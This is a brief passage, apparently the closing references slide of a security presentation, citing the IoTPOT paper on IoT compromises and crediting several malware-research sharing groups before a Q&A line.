  - Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, Christian Rossow (Yokohama National University, Japan; National Institute of Information and Communications Technology, Japan; Saarland University, Germany)

  IoTPOT: Analysing the Rise of IoT Compromises

  (http://christian-rossow.de/publications/iotpot-woot2015.pdf)

- Open sharing:
  - MalwareMustDie!, NPO (@malwaremustdie)
  - @TekDefense
  - @da_667

Questions & Answers